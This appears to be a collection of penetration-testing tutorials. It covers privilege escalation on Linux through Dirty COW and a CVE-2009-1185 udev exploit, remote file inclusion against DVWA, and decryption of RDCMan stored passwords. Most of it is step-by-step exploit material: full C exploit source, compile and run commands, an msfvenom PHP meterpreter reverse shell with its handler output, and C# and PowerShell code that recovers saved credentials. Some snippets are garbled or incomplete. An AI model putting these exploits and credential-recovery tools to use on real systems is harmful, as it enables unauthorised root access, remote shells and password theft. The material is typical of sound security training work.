After downloading the file using wget from https://www.exploit-db.com/download/40839.c I renamed the file to dirty.c (this is optional). It's also optional if you would like to edit the code with a text editor and replace instances of the name "firefart". According to the code directions, compile options need to be added. The command used to compile is: gcc -pthread dirty.c -o dirty -lcrypt. The code compiles without issue and I can give it executable permissions with 'chmod +x dirty'. The exploit will ask for a password, and once one is put in the program connects as root. (In some cases you may not have output to the screen. If this is the case, press CTRL+C)


```
Please enter the new password:
Complete line:
blackwinter:blcLNBpquVCAM:0:0:pwned:/root:/bin/bash

mmap: b7797000
^C
```

The last thing to do is 'su' into the user account. After doing so, I verify that I have root permissions and that the entry is added into /etc/passwd.


```
debian:/tmp# id
uid=0(blackwinter) gid=0(root) groups=0(root)
debian:/tmp# cat /etc/passwd
blackwinter:blcLNBpquVCAM:0:0:pwned:/root:/bin/bash
```

Code Recap:


```
wget https://www.exploit-db.com/download/40839.c
mv 40839.c dirty.c
gcc -pthread dirty.c -o dirty -lcrypt
chmod +x dirty
./dirty   (enter password when prompted) - (break with CTRL+C if necessary)
su (username)
```

Exploitation: UDEV NETLINK messages


Description: (CVE-2009-1185) Udev before 1.4.1 does not verify whether a NETLINK message originates from kernel space, which allows local users to gain privileges by sending a NETLINK message from user space.

Version: The version used for this exploit tutorial is CentOS 5.7 x86
http://vault.centos.org/5.7/isos/i386/CentOS-5.7-i386-bin-DVD.torrent


Details: In some cases there may not be a valid SUID bit set or application that we can exploit. In this case, we're relying on the suggested output produced by linuxprivchecker.py


```
The following exploits are ranked higher in probability of success because this script detected a related running process, OS, or mounted file system
- 2.6 UDEV < 141 Local Privilege Escalation Exploit || http://www.exploit-db.com/exploits/8572 || Language=c
- 2.6 UDEV Local Privilege Escalation Exploit || http://www.exploit-db.com/exploits/8478 || Language=c
```


From the output, there are two privilege escalation exploits available. For this tutorial, I'll be using the second recommendation, 8478.sh. The file is grabbed 'wget https://www.exploit-db.com/download/8478.sh' and put into /tmp. Giving the file execute privs and running it produces an error, so unfortunately this exploit isn't going to allow out-of-the-box execution. Taking a further look into the file with a text editor shows that the bash script is separated into multiple C code modules. We can break each portion up to the _EOF lines. We also need to ignore the gcc portion, as we'll run this manually. Once done, we should have our 3 files (Full source of the fixed code can be found at the end of the tutorial).


```
[root@localhost tmp]# gcc -o /tmp/suid suid.c
suid.c: In function ‘main’:
suid.c:3: warning: incompatible implicit declaration of built-in function ‘execl’
```


This is due to the code missing the required headers. We add: "#include <stdlib.h>, #include <unistd.h>, and #include <sys/types.h>" to the top of suid.c. After adding in the headers, suid.c compiles successfully and we now have our 3 compiled binaries. There's a fourth file that's missing though. This file will be created by running the final command from the exploit: gcc -shared -Wl,-soname,libno_ex.so.1 -o libno_ex.so.1.0 program.o -nostartfiles. After doing so, we now have all 4 files.


```
[user@localhost tmp]$ ls
8478.sh  libno_ex.so.1.0  linuxprivchecker.py  program.c  program.o  suid  suid.c  udev
```

The exploit mentions that it runs against Netlink. To find our Netlink number we type: cat /proc/net/netlink. We're now presented with the Netlink socket info which helps process information between the kernel and user. What we're looking for is the PID in front of the group "ffffffff". In this case, my PID displays 570 (the PID value will vary for different installations). Although the process ID displays 571, it's the actual netlink process ID that we want to focus on. In most cases this will be the udev PID - 1. To verify that we're using the correct PID, we can type: ps aux | grep udev as shown below.


```
[user@localhost tmp]$ ps aux | grep udev
root       571  0.0  0.0   2396   732 ?        S<s  21:45   0:00 /sbin/udevd -d
user      4759  0.0  0.0   4012   692 pts/0    R+   22:08   0:00 grep udev
```

Again, this verifies that we're attacking the correct process and the exploit is ready to be run. Before execution, I checked that the user did not have root permissions and could not access the /root directory. After running the command './udev 570' root access was granted and /root is accessible.



```
f5e6a400 0   4220   00000111 0        0        00000000 2
f7fdde00 0   0      00000000 0        0        00000000 2
c19c8800 6   0      00000000 0        0        00000000 2
f7cca400 7   0      00000000 0        0        00000000 2
f5e7e000 8   3105   00000001 0        0        00000000 2
f5e81200 8   0      00000000 0        0        00000000 2
f5e7e600 8   3098   00000002 0        0        00000000 2
f5e7dc00 9   3549   00000000 0        0        00000000 2
f7c74c00 9   0      00000000 0        0        00000000 2
f7f05a00 10  0      00000000 0        0        00000000 2
f7f5ac00 11  0      00000000 0        0        00000000 2
f5e7e200 12  0      00000000 0        0        00000000 2
c19c8200 15  570    ffffffff 0        0        00000000 2
f7fddc00 15  0      00000000 0        0        00000000 2
f7f5aa00 16  0      00000000 0        0        00000000 2
c1a6aa00 18  0      00000000 0        0        00000000 2
[user@localhost tmp]$ ./udev 570
sh-3.2# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
sh-3.2# whoami
root
sh-3.2# cd /root
sh-3.2# pwd
/root
sh-3.2#
```

Code Recap:

```
wget https://www.exploit-db.com/download/8478.sh
gcc udev.c -o /tmp/udev
gcc -o program.o -c program.c -fPIC
gcc -o /tmp/suid suid.c
gcc -shared -Wl,-soname,libno_ex.so.1 -o libno_ex.so.1.0 program.o -nostartfiles
cat /proc/net/netlink
./udev 570
```

udev.c

```
#include <fcntl.h>
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>
#include <dirent.h>
#include <sys/stat.h>
#include <sysexits.h>
#include <wait.h>
#include <signal.h>
#include <sys/socket.h>
#include <linux/types.h>
#include <linux/netlink.h>

#ifndef NETLINK_KOBJECT_UEVENT
#define NETLINK_KOBJECT_UEVENT 15
#endif

#define SHORT_STRING 64
#define MEDIUM_STRING 128
#define BIG_STRING 256
#define LONG_STRING 1024
#define EXTRALONG_STRING 4096
#define TRUE 1
#define FALSE 0
```

```c
int sz = 64*1024;

int main(int argc, char **argv) {
        char sysfspath[SHORT_STRING];
        char subsystem[SHORT_STRING];
        char event[SHORT_STRING];
        char major[SHORT_STRING];
        char minor[SHORT_STRING];

        sprintf(event, "add");
        sprintf(subsystem, "block");
        sprintf(sysfspath, "/dev/foo");
        sprintf(major, "8");
        sprintf(minor, "1");

        memset(&address, 0, sizeof(address));
        address.nl_family = AF_NETLINK;
        address.nl_pid = atoi(argv[1]);
        address.nl_groups = 0;

        msg.msg_name = (void*)&address;
        msg.msg_namelen = sizeof(address);
        msg.msg_iov = &iovector;
        msg.msg_iovlen = 1;

        socket_fd = socket(AF_NETLINK, SOCK_DGRAM, NETLINK_KOBJECT_UEVENT);
        bind(socket_fd, (struct sockaddr *) &address, sizeof(address));

        char message[LONG_STRING];
        char *mp;

        mp = message;
        mp += sprintf(mp, "%s@%s", event, sysfspath) +1;
        mp += sprintf(mp, "ACTION=%s", event) +1;
        mp += sprintf(mp, "DEVPATH=%s", sysfspath) +1;
        mp += sprintf(mp, "MAJOR=%s", major) +1;
        mp += sprintf(mp, "MINOR=%s", minor) +1;
        mp += sprintf(mp, "SUBSYSTEM=%s", subsystem) +1;
        mp += sprintf(mp, "LD_PRELOAD=/tmp/libno_ex.so.1.0") +1;

        iovector.iov_base = (void*)message;
        iovector.iov_len = (int)(mp-message);

        char *buf;
        int buflen;
        buf = (char *) &msg;
        buflen = (int)(mp-message);

        sendmsg(socket_fd, &msg, 0);

        close(socket_fd);

        sleep(10);
        execl("/tmp/suid", "suid", (void*)0);
}
```

program.c

```c
#include <unistd.h>
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

```

```
   execl("/bin/sh","sh","-c","chown root:root /tmp/suid; chmod +s /tmp/suid"
,NULL);
}
```

suid.c

```
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>
int main(void) {
    setgid(0); setuid(0);
    execl("/bin/sh","sh",0); }
```


Other

RFI: Remote File Inclusion

Description: This tutorial walks through how to initiate RFI against a website. In our case we will use DVWA (Damn Vulnerable Web Application). You may be able to find RFI by looking at an HTTP request and notice that it's initiating an include of a generic file with no sanitization. In some cases it may be as simple as testing URLs and file links, and getting lucky. Also in this tutorial is a trick I use to fix shelling yourself.

Version:
DVWA v1.10 (v1.9 will work as well). XAMPP (newest version is recommended)

Details:
After setting up DVWA, log in and click File Inclusion from the menu at the left, then select any of the three php files available.


Vulnerability: File Inclusion :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox

192.168.122.12/dvwa/vulnerabilities/fi/?page=file1.php

Vulnerability: File Inclusion

File 1

Hello **admin**
Your IP address is: **192.168.122.13**


[back]

More info

- https://en.wikipedia.org/wiki/Remote_File_Inclusion

What you should note is that URL at the top and the rollover URL before even clicking one of the php files is actually taking a filename as a parameter. In Linux we would test ?

hosts file.



Vulnerability: File Incl...
192.168.122.12/dvwa/vulnerabilities/fi/?page=../../../../../../windows/system32/drivers/etc/hosts
Search
Exploit-DB
Offensive Security | Le...

```
# Copyright (c) 1993-2009 Microsoft Corp. # # This is a sample HOSTS file used by Microsoft TCP/IP for Windows. # # This file contains the mappings of IP addresses to host names. Each # entry should be kept on an individual line. The IP address should # be placed in the first column followed by the corresponding host name. # The IP address and the host name should be separated by at least one # space. # # Additionally, comments (such as these) may be inserted on individual # lines or following the machine name denoted by a '#' symbol. # # For example: # # 102.54.94.97 rhino.acme.com # source server # 38.25.63.10 x.acme.com # x client host # localhost name resolution is handled within DNS itself. # 127.0.0.1 localhost # ::1 localhost
```

Since local file inclusion (LFI) is verified, it's time to test remote file inclusion. The first thing to do on the Kali attacking box is to start Apache by using the command: systemctl start Apache2. Checking http://localhost will open the default Apache page and let us verify that our web server is running. Before attempting to test a shell, let's test to see if RFI works by checking our own machine. I'll add an 'ifconfig' command into a php file and run that to check the output.


By creating a file called "test.php" and inserting the single php line: I can check to see if php commands from my system are allowed. After testing the file, the output shows that the site is vulnerable to RFI and we can run commands against the remote system from our attacking machine.

Now we're ready to attempt a reverse shell. First, we'll set up our msfvenom code: msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.122.13 LPORT=443 -f raw > code.php.



```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.122.13 LPORT=443 -f raw > code.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1114 bytes
```


Alternately, we could use the included php-reverse-shell.php file located in /usr/share/webshells/php/php-reverse-shell.php. If you're not already in the Apache root, move your msfvenom file to the Apache root at /var/www/html/. Next it's time to set up the meterpreter in order to catch the shell. Use a multi handler (exploit/multi/handler), set your IP and port, and match the payload type (php/meterpreter/reverse_tcp). When ready, run "exploit" to finish the metasploit portion and wait for the php code execution.



```
   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be spe
cified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > set LHOST 192.168.122.13
LHOST => 192.168.122.13
msf exploit(multi/handler) > set LPORT 443
LPORT => 443
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.122.13:443
```


From the browser, we're ready to run our code file by changing the URL to /code.php.

Checking the payload, it looks as though we've connected successfully. We can test this by running the 'sysinfo' command or with the 'shell' command and listing the directory contents. In this case we notice two issues. The first is that the output of the connection is from our IP to our IP and the output of sysinfo shows a Kali system. What we've done is shelled ourselves.



```
[*] Started reverse TCP handler on 192.168.122.13:443
[*] Sending stage (37775 bytes) to 192.168.122.13
[*] Meterpreter session 1 opened (192.168.122.13:443 -> 192.168.122.13:38010) at
 2018-09-16 18:08:33 -0700

meterpreter > sysinfo
Computer    : kali
OS          : Linux kali 4.17.0-kali1-amd64 #1 SMP Debian 4.17.8-1kali1 (2018-07
-24) x86_64
Meterpreter : php/linux
meterpreter > 
```

In a LFI attack, we could rename a php file to file.php.txt and add escape characters. In our case the filename in the URL would be code.php.txt%00. This would remove the .txt portion and run code.php. Testing produces an error about the code failing to open for inclusion. But again, this is for local inclusion and we're attempting remote inclusion. So what else is available? Well, we can append a question mark (?) to the end of the URL which tells the code to stop execution and not include anything after (white space, extra code, carriage return instructions, etc). Setting up the multi handler once more and testing the new code produces another connection.




```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.122.13:443
[*] Sending stage (37775 bytes) to 192.168.122.12
[*] Meterpreter session 2 opened (192.168.122.13:443 -> 192.168.122.12:49173) at
 2018-09-16 18:10:06 -0700

meterpreter > sysinfo
Computer    : WIN7-DESKTOP
OS          : Windows NT WIN7-DESKTOP 6.1 build 7601 (Windows 7 Professional Edi
tion Service Pack 1) i586
Meterpreter : php/windows
meterpreter > shell
Process 2588 created.
Channel 0 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\xampp\htdocs\dvwa\vulnerabilities\fi>
```

RDCMan - Decrypt Microsoft Remote Desktop Manager passwords (RDCman)

https://www.microsoft.com/en-us/download/details.aspx?id=44989

Note: Once compiled, the executable and RDCman.dll will need to be in the same folder.

Open the .rdg file with a text editor and copy in the password section as shown below:



```
<?xml version="1.0" encoding="utf-8"?>
<RDCMan programVersion="2.7" schemaVersion="3">
  <file>
    <credentialsProfiles />
    <properties>
      <expanded>True</expanded>
      <name>RDCFile</name>
    </properties>
    <server>
      <properties>
        <displayName>Server Name</displayName>
        <name>192.168.168.168</name>
      </properties>
      <logonCredentials inherit="None">
        <profileName scope="Local">Custom</profileName>
        <userName>username</userName>
        <password>AQAAANCMnd8BFdERjHoAwE/Cl+sBAAAADbtv+mmDOUSv05lb56uGhgAAAAACAAAAAAAQZgAAAAEA
        <domain>USER-PC</domain>
      </logonCredentials>
    </server>
  </file>
  <connected />
  <favorites />
  <recentlyUsed />
</RDCMan>
```

After pasting the encrypted string, the cleartext password is displayed

ConsoleApp.exe code language: C#

```
using System;
using System.IO;

namespace ConsoleApp1
{
    class Program
    {
        static void Main(string[] args)
        {
            int BufferSize = 1024;
            var EncryptSettings = new RdcMan.EncryptionSettings();
            var EncryptedPassword = EncryptString;
            var ShowPassword = RdcMan.Encryption.DecryptString(EncryptedPassword, EncryptSettings);
            Stream AccessStream = Console.OpenStandardInput(BufferSize);
            Console.SetIn(new StreamReader(AccessStream, Console.InputEncoding, false, BufferSize));
            Console.WriteLine("Please enter the encrypted string value: ");
            string EncryptString = Console.ReadLine();
            Console.WriteLine("Your password is: ” + ShowPassword);
        }
    }
}
```

Powershell code below courtesy of badc0d3

```
# Path to RDCMan.exe
$RDCMan = "C:\Program Files (x86)\Microsoft\Remote Desktop Connection Manager\RDCMan.exe"
# Path to RDG file
$TempLocation = "C:\temp"

Copy-Item $RDCMan "$TempLocation\RDCMan.dll"
Import-Module "$TempLocation\RDCMan.dll"
$EncryptionSettings = New-Object -TypeName RdcMan.EncryptionSettings

$EncPassword = Read-Host -Prompt 'Enter Encrypted Password'
$Password = $(Try{[RdcMan.Encryption]::DecryptString($EncPassword, $EncryptionSettings)}Catch{$_.Exception.InnerException.Message})

Write-Host "Password: '$Password'"
```

Postman - Installation on Kali and Ubuntu

Tutorial courtesy of badc0d3

